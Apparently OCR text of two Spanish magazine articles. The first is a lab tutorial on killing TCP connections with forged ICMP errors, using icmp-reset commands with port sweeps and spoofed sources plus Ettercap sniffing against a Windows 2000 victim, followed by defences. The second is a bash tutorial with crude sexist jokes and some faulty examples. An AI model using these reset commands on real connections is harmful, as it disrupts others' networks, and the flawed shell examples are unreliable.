En una de las máquinas utilizaremos un Sistema Operativo Linux esta máquina será la maquina atacante (en este caso voy a utilizar BackTrack) en el otro PC vamos a utilizar un Sistema Operativo vulnerable a este tipo de ataques podéis ver una lista **aquí**. En este caso vamos a utilizar el Sistema Operativo Microsoft Corporation: Windows 2000 SP4**.** El entorno de trabajo nos quedara de la siguiente manera: (Ver Imagen 1.1).Bien para poder explicar los ejercicios con más facilidad vamos a identificar entre las dos máquinas con dos colores la maquina atacante el sistema operativo Linux será rojo y el sistema operativo vulnerable será de color azul.




Imagen 1.1

Preparando el atacante (Linux)

Una vez que tengamos el PC con el Sistema Operativo Linux puede ser cualquier distribución en este caso vamos a utilizar BackTrack.

Herramientas

Netcat- Es una herramienta de administración de redes disponible en Sistemas Operativos **UNIX**, **Microsoft** y **Apple**. Originalmente fue escrito para SO Unix, usando los protocolos TCP y UDP. Esta herramienta fue creada e por Hobbit y luego se programo para funcionara en Win95 y NT por Weld Pond de L0pht.

Ahora os voy a explicar algunas de las funciones que incluye netcat. Opciones:

-d Esta opción desvincula al programa de la consola.

-e <prog> Ejecuta un programa cuando se conecta.

-l Deja a un puerto abierto en espera de una conexión.

-p <puerto> Algunas veces debes especificarle con esta opción el puerto a realizar una acción.

-s <IP addr> Netcat puede utilizar IP de una red como fuente local.

-v Bastante útil y necesario, con esta opción nos dará más información de la conexión.

-w <segundos> Con esta opción le especificas un tiempo determinado para realizar conexiones.

Icmp-reset- Esta herramienta ha sido creada especialmente para realizar este tipo de ataque. Incluye diferentes tipos de opciones para configurar y adaptar el ataque a nuestras necesidades.

Voy a explicaros alguna de las opciones de esta herramienta. Para empezar hablaremos de la opciones -c después de esta opción debemos introducir los datos referidos al cliente. Después debemos especificar -s que son los datos del servidor. -T lo utilizaremos para decidir a cual de los dos queremos atacar.

Ejemplo:

Icmp-reset -c <ipcliente> -s <ipservidor:80> - t client

Al no especificar ningún puerto del cliente lo que hará el programa será realizar un ataque de fuerza bruta probando todos los puertos del rango 0-65535. En este ejemplo lo que hará el programa será enviar 65536 paquetes, logrando abortar la conexión.

Supongamos ahora que el atacante conoce el Sistema Operativo de la victima cosa que podemos averiguar utilizando una herramienta (SO Fingerprinting) podría saber el rango de puertos utilizado por el cliente para las conexiones saliente. Por ejemplo Windows utiliza 1024-4999. Entonces el atacante ahora podría hacer lo siguiente.

Icmp-reset -c <ipcliente:1024-4999 > -s <ipserver:80> -t client

Gracias a conocer el rango de puertos el ataque duraría menos ya que en este caso solo tendría que enviar 3976 paquetes a la victima.

Otra de las buenas opciones que incluye icmp-reset es poder incluir en los paquetes la dirección IP de origen que queramos.

Por ejemplo supongamos que el servidor tiene la IP 85.46.78.6 con la opción -f podríamos hacer lo siguiente.

Icmp-reset -c <ipcliente:puerto> -s <85.46.78.6:80> -f 85.46.78.45 -t client

En este caso los paquetes ICMP tendrían como dirección IP de origen 85.46.78.45

Preparando la victima (Windows)

En la máquina victima lo único que debemos hacer es desactivar el Firewall ya que eso haría que los paquetes no llegaran al PC. Ahora el ejercicio lo estamos realizando en Red pero hay que pensar que si el ejercicio es realizado con dos Pcs que no pertenecen a la misma Red hay

que tener en cuenta que el Router actúa como un Cortafuegos y deberíamos redireccionar los puertos al PC tema que no vamos a abordar en este artículo.

Comprobando la vulnerabilidad

Bien lo primero que vamos a hacer para comprobar que la vulnerabilidad es efectiva es realizar una conexión TCP entre los dos ordenadores el rojo y el azul una vez que la conexión se haya efectuada se ejecutara un programa cuando reseteemos la conexión la ejecución del programa cesara con ella así podremos comprobar la efectividad de la vulnerabilidad.

Las IPS que vamos a utilizar en este ejercicio son las siguientes.

IP ROJO- 192.168.1.35

IP AZUL- 192.168.1.36

Bien lo primero que vamos a hacer es dejar un puerto a la escucha en el equipo rojo y que tras una conexión a ese puerto se ejecute un script. El script que vamos a utilizar es el siguiente:

123.sh

```
#!/bin/sh

for i in `seq 1 9999`; do
echo $i;
sleep 1;
done
```

Esto es un script que irá produciendo números sucesivos del 1 al 9999 cada segundo. Bien en nuestra PC roja ejecutaremos el siguiente comando suponiendo que el archivo 123.sh se encuentra en el directorio Root:

```
Elhacker# ./123.sh | nc -vv -l -p 6789
```

En este comando lo que hacemos es dejar el puerto 6789 a la escucha con la opción –vv que es más información y que cuando se conecten a este puerto se ejecute el script 123.sh. Bueno entonces ejecutamos el comando.

Después nos vamos a la máquina azul y suponiendo que tenemos nectat en C:\ haremos lo siguiente:

```
C:\Documents and Settings\Isirius>cd..
C:\Documents and Settings>cd..
C:\>nc  -vv 192.168.1.35 6789
```

Una vez que el netcat realice la conexión con la maquina roja pasará lo siguiente (Ver Imagen 1.3).




Imagen 1.3

Si volvemos al PC rojo podréis ver lo que ha pasado (Ver Imagen 1.4)




Imagen 1.4

Como podéis ver nos dice el puerto que el PC rojo ha asignado para esta conexión saliente. Bien una vez se hemos realizado la conexión y el script sigue con la cuenta de números nosotros vamos a cortar la conexión con la herramienta icmp-reset lo haremos de la siguiente manera:

```
Icmp-reset -c 192.168.1.36:1036 -s 192.168.1.35:6789 -t client
```

También podemos verlo en esta imagen (Ver Imagen 1.5).




Imagen 1.5

Ahora nos vamos al PC azul y como podrís ver se ha parado el contado de números (Ver Imagen 1.6) .Eso es debido a que se a abortado la conexión. Como podéis ver hemos conseguido abortar la conexión nuestro ataque a tenido éxito.




Imagen 1.6

Caso Real (Ver Imagen 1.7)




Imagen 1.7

Lo primero que vamos a hacer es ejecutar un sniffer en la maquina roja en este caso Ettercap. Una vez ejecutado nos vamos a Sniff →Unified Sniffing.

Después vamos a Start y le damos a Start Snnifing y por último Wiew→ Connections (Ver Imagen 1.8) y todas las conexiones que se establezcan a partir de ahora nos saldrán aquí.




Imagen 1.8

Después en el PC Victima debemos poner a bajar un archivo de gran tamaño para que nos de tiempo a realizar el ataque veamos por ejemplo cualquier distribución de Linux será suficiente. La ponemos a descargar.

Bueno ahora nos vamos al PC rojo para realizar el ataque y así poder abortar la conexión del PC azul. Bien vamos al PC rojo y miramos el sniffer como podéis ver (Ver Imagen 1.9) nos sale la conexión de el PC azul nos da toda la información que necesitamos las dos IPS la del cliente y servidor y el puerto de conexión saliente y el puerto del servidor así que tenemos todos los datos que necesitamos para poder realizar el ataque perfectamente.




Imagen 1.9

Bien vamos a realizar el ataque en el PC rojo de la siguiente forma:

```
Icmp-reset -c 192.168.1.36:1074 -s 130.59.10.35:80 -t client
```

Como podéis ver en el sniffer (Ver Imagen 2.1) la conexión se ha cortado después de realizar el ataque.




Imagen 2.1

Y si nos vamos al PC azul podréis ver como nos sale un error en el Internet Explorer (Ver Imagen 2.2) eso es debido al ataque que hemos realizado.




Imagen 2.2

Impacto de los ataques

El impacto dependerá de la aplicación que esté utilizando la conexión TCP. Las aplicaciones más afectadas serán las que dependan de conexión TCP de una larga duración como por

ejemplo el mediante BGP o Border Gateway Protocol que es un **protocolo** mediante el cual se intercambian prefijos los **ISP** registrados en **Internet**. El ataque a este tipo de router podría producir problemas de conectividad a las redes que dependan del router para su conexión. El los protocolos como por ejemplo FTP o HTTP, el reseteo de estas conexiones podría impedir la transferencia de archivos mediante estos protocolos.

Si los ataques re realizaran contra un Red IRC en determinadas circunstancias se podría conseguir el status de operador en ciertos canales.

Como protegerse

Hay dos maneras para protegerse de estos ataques:

1-Utilizando algún tipo de cortafuegos ya que este impediría pasar los paquetes como por ejemplo Zone Alarm. O también podemos optar por usar un router. Ya que cualquiera de estas dos maneras lo que hará será filtrar los mensajes ICMP que indican errores severos.

2- Otra manera de protección será considerar todos los errores ICMP como errores leves. Aunque este caso implica la modificación del kernel cosa que no necesariamente podrá ser posible.

Final...

Aquí solo os he explicado como llevar acabo un de los varios ataques que pueden realizarse contra el protocolo TCP gracias al protocolo ICMP.

Espero que este articulo os haya gustado y que con el hayáis aprendido algo mas que sabíais sobre TCP e ICMP.

Autor: Isirius

Links Interesantes

ICMP Protocol Unreachable TCP denial of service

Protocolo ICMP-RFC

Rango de puertos en los diferentes SO

Programación Shell en Linux

En este artículo voy a explicar los intérpretes de comandos de Linux y su programación, conocida como programación shell. Aunque el intérprete de comandos es independiente del lenguaje de programación utilizado. Linux permite crear programas utilizando características propias de cada un de los shell existentes.
Hay bastantes shells para Linux (o intérpretes de comandos o consolas). No como en Windows que tan solo tiene el interprete de DOS (o cmd o command).
Como habrás podido deducir la programación en shell es "interpretada", no compilada, lo que reduce el desempeño del sistema; pero la ventaja es la facilidad de creación y manutención.

Que es Shell?

Unos dicen que es el sistema operativo, otros dicen que es una pantalla negra sin sentido y anticuada, otros dicen que es la causa de que Linux no sea famosa entre gente inexperta.
No es el sistema operativo (el sistema operativo es el software que dirige la computadora, habla con el hardware, carga y ejecuta programas, etc.); cuando se ve el indicador de la computadora y se escriben comandos para ejecutar, con lo que estamos tratando es con el shell.
Una característica interesante de Linux, es que los shells son completamente independientes. Como usuario tenemos la libertad de elegir entre uno u otro shell. También es posible interactuar con un shell, y escribir comandos para otro.

Shells disponibles en Linux

Piensa que el shell es un programa que está entre el usuario y el sistema operativo. Este programa interpreta lo que el usuario le indica (en su lenguaje) para manipular el sistema operativo.
El shell original disponible en los sistemas UNIX era el shell Bourne ("sh"). Después dos shells que se volvieron populares fueron shell Korn ("ksh") y el el shell C ("csh"), cada uno con sus características propias, ventajas y desventajas.
Los shells Bourne y el C fueron reescritos, como resultado ahora tenemos el "Bourne again shell (Shell Bourne nuevamente)" o "bash", y el shell T ("tcsh"). Los tres shells están disponibles en casi todas las distros de Linux. Bash es probablemente el shell más utilizado actualmente, y es el que viene por defecto en la mayoría de las distros.

Principios de los Shell

Operación de los shell y conceptos básicos de sintaxis

El shell es un programa que nos permite interactuar con el sistema operativo. La "línea de comandos" es la entrada del usuario para el shell. El shell examina la línea de comandos, verifica que lo que se ha escrito es correcto, determina si se ha digitado el nombre de un programa (un programa binario o compilado), y de ser así envía dicho programa al núcleo (kernel) para su ejecución.
Todos los comandos shell utilizan el

siguiente formato:

```
comando opcion1 opcion2 opcion3 ...
 opcionN argumento1 argumento2 ...
 argumentoN
```

Esta línea se conoce como línea de comandos; que consiste en un comando y una o más opciones (y/o argumentos). Por lo general el espacio en blanco se ignora. En Linux los comandos son sensibles al uso de mayúsculas y minúsculas, cosa que no pasa en Windows. El comando se termina pulsando la tecla Enter; aunque se puede continuar el comando en una nueva línea usando backslash (\).

```
comando-largisisisisisisisimo opcion1 opci
on2 opcion3 ... opcionN \
argumento1 argumento2 ... argumentoN
```

Además es posible concatenar varios comandos, separándolos con punto y coma (;), por ejemplo:

```
clear;pwd; ls
```

Redirección de E/S

Cuando se ejecuta un programa en Linux se abre automáticamente tres archivos (flujos) de E/S para ellos. Estos son: *la entrada estándar*, *la salida estándar* y *el error estándar*. Aunque parezca confuso todos los sistemas UNIX utilizan este sistema, basado en el manejo de archivos. Por ejemplo, si deseas enviar datos a tu disco extraíble debes enviar los datos al archivo asociado con dicho pendrive, por lo general /dev/sda1.

Por defecto la salida estándar está conectada a la pantalla, la entrada de estándar al teclado, y el error estándar a la pantalla. Es posible reasignar estos destinos antes de ejecutar el programa, en lo que se conoce como redirección de E/S.

Supongamos que queremos crear una lista de archivos del directorio /usr/include, pero que dichos archivos contengan la palabra "#include". Una forma sencilla de hacer esto sería:

```
grep -l "#include" /usr/include/*.h > Lis
taArchivos
```

grep comprobará los archivos de la carpeta /usr/lib cuya extensión sea *.h y determinará cuales de ellos contienen la palabra "#include". El carácter > es el que indica la redirección de salida; esto ocasiona que el shell redireccione la salida estándar a el archivo ListaArchivos. Los nombres que están en el archivo se verán así:

```
/usr/include/GUI.h
/usr/include/Float.h
/usr/include/Redirect.h
/usr/include/nvu.h
/usr/include/bluefish.h
```

Para reemplazar, por ejemplo, la cadena /usr/include al principio de cada archivo puedes utilizar el comando sed:

```
sed 's#^/usr/include/##' < ListaArchi
vos > ListaArchivos
```

El comando sed opera sobre los datos de entrada estándar, así que en este caso utilizamos el carácter < para redireccionar la entrada. En lugar de leer del teclado, esta vez leerá de un archivo. Después, la salida del comando sed se redirige hacia el archivo ListaArchivoss.

Pero, ¿cómo se redirige el error estándar? Para redirigir el error estándar se utiliza >&, por ejemplo:

```
sed 's#^/usr/include/##' < ListaArchi
vos >& ErrorSed > SalidaSed
```

O se puede redirigir tanto el error estándar, como la salida estándar así:

```
sed 's#^/usr/include/##' < ListaArchi
vos >& Salida
```

Tuberías

Una forma relacionada con la redirección se conoce como tubería.

Partamos del ejemplo anterior; ya no solo quiero los archivos sino además los quiero ordenados alfabéticamente. Podríamos utilizar la redirección así:

```
grep -l "#include" /usr/include/*.h > ListaArchivos
```

```
sort ListaArchivos > ListaOrdenada
```

Importante!!!

El comando sort ListaArchivos > ListaOrdenada en ningún momento utiliza redirección de entrada. Algunos comandos como sort reciben directamente el nombre de un archivo como argumento, que es distinto a redireccionar la entrada; esto se conoce como filtro.

Obviamente debe haber una manera más eficiente de hacer ésta operación, es decir, sin usar dos comandos ni un archivo temporal. Por ejemplo:

```
grep -l "#include" /usr/include/*.h | sort > ListaOrdenada
```

El carácter de tubería (|) encadena dos comandos y conecta (redirecciona) la salida estándar del primero, a la entrada del segundo. Una sola línea de comandos puede tener cualquier número de tuberías:

```
grep -l "#include" /usr/include/*.h | sort | sed 's#^/usr/include/##' > ListaModificadaOrdenada
```

Variables de entorno

Normalmente los programas utilizan variables para poder llevar a cabo determinadas acciones. Por ejemplo los editores como vi o emacs necesitan saber en que tipo de shell se están ejecutando. Está información podría ser cargada mediante el uso de argumentos al momento de ejecutar un comando, pero dicha tarea sería más que tediosa para el usuario, ya que se tendría que hacer cada vez que se ejecute el comando.

Los shell solucionan estos problemas con las variables de entorno. Una variable de entorno es simplemente un par nombre/valor. El shell hace una lista de variables y las mantiene disponibles para cualquier programa que se ejecute sobre él. Existen dos tipos de variables: las variables normales de shell (variables locales), y las variables de entorno (variables globales).

Para establecer una variable de entorno se utiliza el comando:

```
export NOMBRE=valor
```

Si el valor de la variable incluye espacios en blanco es posible encerrar dicho valor entre comillas dobles o sencillas, para evitar conflictos. Por ejemplo:

```
export JAVAPATH="/usr/lib/programas instalados/maquina virtual"
```

También es posible agregar nuevos valores a una variable ya existente, para ello podemos utilizar la siguiente sintaxis:

```
export JAVAPATH="$JAVAPATH otro_valor"
```

Esto agrega la cadena "otro_valor" a la variable JAVAPATH. Puedes ver el valor de una variable con el comando hecho, así:

```
echo $PATH
```

También es posible ver las variables disponibles de una manera sencilla. Digitamos el comando "echo $" y en la primera terminal gráfica (virtual) del equipo HOST.

PATH: Contiene una lista de nombres de directorios separados por el signo

dos puntos ":". Cuando digitamos el nombre de algún comando, el shell busca entre dichos directorios un programa con dicho nombre. Si no lo encuentra aparece algo como esto: "bash: killbillgates: command not found".

ERM: El tipo de terminal o emulación del terminal. Los programas como los editores deben saber sobre qué tipo de terminal se están ejecutando para poder manipular correctamente la pantalla y el cursor.

HOME: El directorio personal del usuario actual.

También existen variables que el shell mismo establece, por ejemplo la variable PWD es actualizada constantemente por el shell y guarda el último directorio referenciado por el comando cd.

después pulsamos dos veces la tacla TAB. Verás algo como esto: (Tabla 1.1).

Variables utilizadas por el Shell

Hablemos de algunas de las variables más utilizadas por el shell:

DISPLAY: Esta variable la leen los programas X para saber donde desplegar su salida. Con programas X me refiero a programas gráficos. Por lo general se establece en ":0.0", lo que significa que la salida se desplegará

Tabla 1.1

```
ubuntu@ubuntu:~$ echo $
$_                          $GDM_XSERVER_LOCATION       $OSTYPE
$BASH                       $GNOME_DESKTOP_SESSION_ID   $PATH
$bash205                    $GNOME_KEYRING_SOCKET       $PIPESTATUS
$bash205b                   $GROUPS                     $PPID
$bash3                      $GTK_RC_FILES               $PROMPT_COMMAND
$BASH_ARGC                  $HISTCMD                    $PS1
$BASH_ARGV                  $HISTCONTROL                $PS2
$BASH_COMMAND               $HISTFILE                   $PS4
$BASH_COMPLETION            $HISTFILESIZE               $PWD
$BASH_COMPLETION_DIR        $HISTSIZE                   $RANDOM
$BASH_LINENO                $HOME                       $RUNNING_UNDER_GDM
$BASH_SOURCE                $HOSTNAME                   $SECONDS
$BASH_SUBSHELL              $HOSTTYPE                   $SESSION_MANAGER
$BASH_VERSINFO              $IFS                        $SHELL
$BASH_VERSION               $LANG                       $SHELLOPTS
$COLORTERM                  $LESSCLOSE                  $SHLVL
$COLUMNS                    $LESSOPEN                   $SSH_AGENT_PID
$COMP_WORDBREAKS            $LINENO                     $SSH_AUTH_SOCK
$DBUS_SESSION_BUS_ADDRESS   $LINES                      $TERM
$DESKTOP_SESSION            $LOGNAME                    $UID
$DESKTOP_STARTUP_ID         $LS_COLORS                  $USER
$DIRSTACK                   $MACHTYPE                   $USERNAME
$DISPLAY                    $MAILCHECK                  $WINDOWID
$EUID                       $OPTERR                     $XAUTHORITY
$GDMSESSION                 $OPTIND
```

Procesamiento en segundo plano, suspensión y control de procesos

Por lo general cuando ejecutamos un comando esperamos a que termine para seguir con el próximo. Pero, supongamos que el comando que ejecutamos podría tardar bastante tiempo como una operación de búsqueda, o está copiando un archivo muy pesado, la solución inmediata sería abrir otra terminal y seguir trabajando ¿no?

Bien, pues existe una forma más "elegante" de hacer las cosas, y es utilizando la naturaleza multitarea de Linux. Es posible ejecutar un comando en segundo plano con el carácter especial "&". Por ejemplo, deseo crear una lista ORDENADA de los archivos con la extensión *.so que hay en mi computador, entonces haría algo como esto:

```
debianita:/# find . -name '*.so' -print | sor
t >ListaOrdenada &
[1] 4647
debianita:/#
```

El shell imprime "[1] 4647" y regresa inmediatamente, es decir, la shell queda lista para recibir comandos de nuevo. La salida indica que se está ejecutando una tarea en segundo plano, y que el PID (identificador de proceso) es 4647. En este caso el proceso es el número 1 en la cola de procesamiento en segundo plano.

Si se ejecuta un proceso sin el comando & el shell espera a que dicha tarea termine antes de pedirte un nuevo comando. En ese caso se dice que la tarea se está ejecutando en primer plano.

Si te vas a casar y en plena boda te das cuenta de que la estás cagando, lo más probable es que ya no puedas hacer nada (condenado estás). Pero Linux es más flexible que el matrimonio, si has ejecutado un comando en segundo plano y te arrepientes puedes traerlo (desde el mundo espectral) "al primer plano" con el comando fg.

Si ya estás casado y quieres tomarte un descanso, conocer más gente (mujeres) y dejar suspendido el matrimonio un rato, pues te jodes porque tu mujer de seguro no te deja. Linux piensa más en ti que tu mujer, si estás ejecutando un comando en primer plano puedes suspenderlo, sin eliminarlo completamente. Para ello debes oprimir "Ctrl+Z", con lo cual el proceso quedará suspendido:

```
debianita:/# find . -name '*.so' -print | sor
t > ListaOrdenada
[1]+  Stopped                 find . -name '*
.so' -print | sort >ListaOrdenada
debianita:/#
```

Puedes "descongelar" el proceso y traerlo al primer plano con el comando fg, o descongelarlo pero dejarlo en segundo plano con el comando bg. Umm, si el matrimonio fuera como Linux... en fin.

Ahora, por último si quieres acabar con el matrimonio recurres al divorcio, pero después viene la separación de bienes, la demanda por alimentos, y tu mujer te deja en la calle. De nuevo, Linux piensa más en ti y aunque lo utilices eres más libre que "unas monjitas fugitivas". Si deseas eliminar un proceso completamente puedes utilizar el comando kill, indicando el PID del proceso (kill 4647), o por su lugar en la cola de procesamiento en segundo plano (kill %1).

Si deseas saber que tareas se están ejecutando en segundo plano puedes utilizar el comando jobs. La siguiente imagen muestra el comportamiento de una sesión de ejemplo, en la que se utilizan los comandos mencionados anteriormente.

Completación y sustitución de comandos

Bash incluye mecanismos de abreviatura para reducir la cantidad de

escritura que hacemos. Una de ellas es la completación de comandos, en la cual bash trata de adivinar el comando que vas a digitar.
Por ejemplo al digitar unos de los primeros caracteres de un comando, y presionar Tab, bash intenta adivinar que comando quieres escribir; si está completamente seguro bash completará el comando por tí, de lo contrario sonará un "Beep", pulsa de nuevo Tab y bash desplegará una lista de los posibles comandos que tu quieres. Por ejemplo:

```
casidiablo@debianita:~$ apt
apt-cache apt-config
apt-ftparchive aptitude
apt-sortpkgs apt-cdrom
apt-extracttemplates
apt-get
apt-key
```

El mismo mecanismo funciona si se está digitando el nombre de un archivo o directorio. Por ejemplo si escribes "ls /u" y presionas Tab, bash completará el comando y quedará así: "ls /usr/".
El shell también permite otros métodos para ahorrarse la escritura, por ejemplo los mecanismos de sustitución. Se permite varios tipos de sustituciones.

Sustitución mediante comodines

Existen dos tipos de caracteres comodines importantes, el primero de ellos es el asterisco (*), que representa cero o más caracteres de un nombre de archivo, y el signo de interrogación (?) que representa cualquier carácter individual.
¿Como se utiliza? seguramente ya lo hayas visto en muchos lados, por ejemplo cuando queremos listar todos los archivos fuente de C, lo hacemos con la instrucción "ls *.c" lo que le indica al shell que busque cualquier archivo que termine con .c, e ignora por completo el número de caracteres al principio o su valor.

Talvez quisieras ver todos los nombres de los archivos de C que tengan solamente 4 letras antes de la extensión, en ese caso utilizaríamos el comando "ls ????.c". En bash la sustitución de caracteres es más robusta que en DOS, y no tiene problemas en expandir "a??def*g.cpp" a una lista de archivos que empiecen con la letra 'a' seguida de dos caracteres cualesquiera, seguidos por def, por cero o más caracteres, por 'g' y terminen con la extensión ".cpp".

Sustitución mediante cadenas

Bash permite la sustitución de secuencias específicas de caracteres. Puedes especificar una lista separada por comas de cadenas entre llaves, y cada una se utilizará en orden.
Por ejemplo:

```
casidiablo@debianita:~$ ls a{b,c,de,fgh}z
abz acz adez afghz casidiablo@debianita:
~$
```

Las letras a y z se combinan con cada una de las cadenas entre las llaves: primero con b, luego con c, luego con de y luego con fgh.

Sustitución mediante la salida de un comando

Otra forma de sustitución es mediante la salida de un comando. La salida de un comando se puede especificar como argumento a otro comando:

```
bash# ls -l 'find /usr/src -name Makefile
-print'
```

Este ejemplo ejecutará el comando find para localizar todos los archivos make que estén en el árbol de directorio /usr/src. La lista de archivos se presentará en la línea de comandos a ls, el cual mostrará las entradas en el directorio de estos archivos.

Historial y edición de comandos

Bash mantiene una lista de los comandos que has escrito, en lo que se conoce como historial de comandos. Por ejemplo, si escribes una serie de comandos, y deseas ejecutar uno de ellos otra vez, no es necesario volverlo a escribir, puedes buscarlo presionando la tecla "arriba" (la de la flechita). Por lo general el tamaño de esta lista es de 500 comandos ¿suficiente no?
También tenemos la opción de ver los comandos que se han escrito con la instrucción history, por ejemplo:

```
casidiablo@debianita:/media/documentos/archivos$ history
    1  g++
    2  ci
    3  ls
    4  mkdir /media/hda2
    5  sudo mkdir /media/hda2
    6  ls
    7  echo $PATH
    8  ls -a
    9  history
```

Para invocar cualquier comando anterior, digita un signo de admiración y el número del comando. Para repetir el comando echo $PATH (por ejemplo), escribe !7 así:

```
casidiablo@debianita:/media/documentos/archivos$ !7
echo $PATH
/home/casidiablo/mono-1.1.13.8/bin:/usr/local/bin:/usr/bin:/bin:/usr/bin/X11
```

Es posible repetir el último comando con !!. También puedes editar una línea de comandos anterior antes de repetirla. Supongamos que hemos escrito el comando ls -l /USR/lib. Para corregir este comando y repetirlo, podríamos escribir ^USR^usr^. Bash da por hecho que queremos editar el comando anterior y procede con la sustitución, de ser posible.

Creación de alias de comandos

Probablemente utilices con frecuencia ciertos comandos o secuencias de los mismos. Es posible crear nuestros propios comandos utilizando lo que se conoce como alias. El shell reemplazará el alias con su definición.
Por ejemplo, el comando ls lista los archivos y directorios de una carpeta. Con la opción:
-a muestra también los archivos ocultos, y con la opción **-F** añade un asteristo (*) a los archivos ejecutables y un slash (/) a los directorios. Puedes crear un alias para dicho comando de la siguiente manera: (Ver Tabla 1.2)
Ahora hemos creado un nuevo comando llamado lss que hará la misma tarea de "ls -a -F". También es posible sustituir un comando, por ejemplo, pudimos haber hecho: alias ls="ls -a -F", sin ningún problema.
Nota: Es necesario el uso de las comillas, ya que sin ellas el comando alias intentaría usar el -a y el -F como una opción de sí mismo.

Secuencia de comandos de los shells

Se pueden colocar secuencias de comandos dentro de un archivo para que dichos comandos se ejecuten en cualquier momento. Es lo mismo que hacer un programa, con la diferencia de que los comandos serán interpretados es decir, no se compila el fichero. El shell posee muchas características de un lenguaje de programación normal, como variables e instrucciones de control.

Tabla 1.2

```
casidiablo@debianita:~$ ls
Desktop  mono-1.1.13.8  mono-1.1.13.8_0-installer.bin
casidiablo@debianita:~$ ls -a -F
./              .gconf/            mono-1.1.13.8/
../             .gconfd/           mono-1.1.13.8_0-installer.bin*
